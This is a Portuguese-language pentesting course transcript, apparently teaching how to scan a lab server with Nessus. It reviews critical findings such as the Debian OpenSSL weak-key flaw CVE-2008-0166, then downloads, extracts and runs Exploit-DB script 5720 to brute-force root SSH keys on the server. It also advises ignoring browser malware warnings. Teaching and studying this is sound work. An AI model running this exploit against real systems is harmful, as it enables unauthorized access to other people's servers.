
05


Utilizando o nessus

Transcrição

Assim que o Nessus estiver instalado, devemos fazer login. Pode ser que ele já sugira o usuário previamente cadastrado.




Uma vez logado, escolheremos a opção `New scan` .




Na tela seguinte, optaremos pela varredura básica, ou `Basic Network Scan`, para ver se o Nessus consegue identificar as vulnerabilidades. Já conhecemos uma delas, a backdoor que detectamos assim que analisamos melhor a primeira das portas.

A seguir, precisamos configurar essa varredura. Seu nome será `Scan servidor` e a descrição `Scan servidor feito com o Nessus`. Podemos deixá-la na pasta `My Scans`. Até aqui, você pode optar por configurar como achar melhor. Mas no campo target, você precisa necessariamente colocar o IP do servidor, que nosso caso é `192.168.121.174`.




Depois de preencher esse formulário, basta clicar em `Save`, e sem seguida, em `Launch`, representado pelo símbolo de play.




O scan pode demorar um pouco, e, tão logo acabe, podemos fazer análises. Basta clicar sobre o scan, que obteremos um relatório.


O Nessus divide e organiza as vulnerabilidades em um gráfico por nível de gravidade: `Critical` , `High` , `Medium` , `Low` , `Info` .




Segundo o relatório, há **sete vulnerabilidades** de nível crítico. Clicaremos sobre esse dado para vê-las.



Aquela backdoor que encontramos foi detectada e identificada como uma vulnerabilidade crítica.



Ao clicar sobre ela, o Nessus fornece uma descrição dessa vulnerabilidade, que já conhecíamos das nossas pesquisas.




O mais interessante é que logo a seguir, ele nos mostra a solução para essa falha: "Validar e recompilar uma cópia legítima do código fonte". Ele também nos mostra que essa vulnerabilidade é explorada com o framework Metasploitm, confirmando o que fizemos na etapa anterior.

Resumindo: além de o Nessus mostrar as vulnerabilidades separadas por gravidade, o Nessus nos mostra a possível solução e como se poderia explorar essa vulnerabilidade.

A primeira das vulnerabilidades na lista é a `Debian OpenSSH/OpenSSL Package Random Number Generator`. É o problema que encontramos anteriormente na porta `22`.

```
...
22/tcp      open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|   ssh-hostkey:
|       1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_      2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
...
```




Quando clicamos sobre o problema no Nessus, leremos o seguinte:

> **Description**
>
> The remote SSH host has been generated on a Debian ou Ubunt system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.
>
> **Solution**
>
> Consider all cryptofgraphic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.


Ou seja: essa versão do OpenSSL tem um bug na geração de chaves, permitindo que um usuário mal intencionado obtenha a chave privada e se conecte remotamente.

Assim, o Nessus nos avisa que, mesmo sem a senha que o terminal nos pede, um hacker pode se conectar usando a chave privada.

Ele também nos informa, como vemos a seguir, detalhes de como explorar a vulnerabilidade.



Ele avisa que existe um código que ajuda a explorar, e a seguir informa a referência dessa informação, que nesse caso está classificada como CVE. Quando clicamos sobre o link, ele nos redireciona para o site National Vulnerability Database (https://nvd.nist.gov/vuln/detail/CVE-2008-0166):



Que nos mostra que CVE significa *Common Vulnerabilities and Exposures* e a especificidade dessa classificação. Mas não mostra como podemos explorá-la, diferentemente da vulnerabilidade anterior, para qual já era indicado o código do Metasploit. Assim sendo, procuraremos a resposta que queremos no Google, copiando `CVE-2008-0166` e adicionando a palavra "exploit" à busca.

Um dos primeiros links listados na busca é do [Exploit Database (https://www.exploit-db.com/exploits/5720/)](https://www.exploit-db.com/exploits/5720/). Ele contém vários exploits criados por usuários, e por isso é preciso tomar cuidado com eles. Por vezes as instruções pedem para que você faça um procedimento, quando na realidade ela será inútil ou danificará sua máquina. Alguns dos exploits do site são verificados e ganham um selo.

Com esse selo, podemos ter uma segurança maior de que o exploit pode funcionar. Ao que consta, esse exploit funcionaria na vulnerabilidade `CVE-2008-0166` , que é justamente a que estamos investigando. Portanto, ele permitirá que acessemos a chave gerada na outra ponta, e ter acesso remoto sem precisar da senha.

Faremos o download desse exploit e seguiremos a instruções que o autor desse código nos dá, que seguem:

```
##############################################################################
# Autor: hitz - WarCat team (warcat.no-ip.org)
# Collaborator: pretoriano
#
# 1. Download https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/spl
#
# 2. Extract it to a directory
#
```

```
# 3. Execute the python script
#     - something like: python exploit.py /home/hitz/keys 192.168.1.240 root 22 5
#     - execute: python exploit.py (without parameters) to display the help
#     - if the key is found, the script shows something like that:
#         Key Found in file: ba7a6b3be3dac7dcd359w20b4afd5143-1121
#         Execute: ssh -lroot -p22 -i /home/hitz/keys/ba7a6b3be3dac7dcd359w20b4afd5143-1121 192
################################################################################
```

O primeiro passo nos diz para fazer o download dessas chaves no link do GitHub fornecido. Caso o seu navegador lhe dê um alerta, avisando que podemos estar baixando um arquivo malicioso, ele pode ser ignorado. Sabemos que esse exploit em específico é seguro.


O segundo passo nos pede para extrair o arquivo para uma pasta. Para isso, abriremos a pasta `Downloads` no terminal.

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi
```

O arquivo que contém várias chaves, e que vai tentar verificar se uma delas pode nos ajudar a logar no sistema. Precisamos extraí-lo, e para isso usaremos o `bunzip2` , e a seguir `tar xvf` .

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi
root@kali:~/Downloads# bunzip2 5622.tar.bz2
root@kali:~/Downloads# tar xvf 5622.tar
```

O que veremos será algo parecido com isso: uma sequência crescente de chaves.



Se dermos um `ls`, veremos que uma pasta `rsa` foi criada.

```
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi  rsa
```

Assim, o próximo passo é executar o script phyton, com a sintaxe apresentada no tutorial: `python exploit.py /home/hitz/keys 192.168.1.240 root 22 5`. Mas o arquivo não se chama `exploit.py`, e sim `5720.py`. O diretório das chaves também precisa ser substituído, pois é `/root/Downloads/rsa/2048`. A seguir, teremos que colocar o endereço IP do servidor cuja vulnerabilidade estamos testando `192.168.121.174`. Tentaremos logar como usuário `root`, na porta `22` (cuja vulnerabilidade já conhecemos). O último número, `5`, representa as threads do exploit, que se lermos um pouco a fundo, saberemos que não é o ideal. É informado no tutorial que ele funciona melhor com `4` threads, que já é o seu default, portanto não precisamos definir. Assim:

```
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi  rsa
root@kali:~/Downloads# python 5720.py /root/Downloads/rsa/2048 192.168.121.174 root 22
```

Ao apertar `Enter`, o exploit começará o que chamamos de ataque de força bruta. Ele testará todas essas chaves, com o intuito de encontrar qual seria a chave compatível que nos garantirá o acesso ao servidor.

```
root@kali:~/Downloads# ls
5622.tar.bz2 5720.py  Nessus-6.9.1-debian6_amd64.deb  Nessus-6.9.1-Win32.msi  rsa
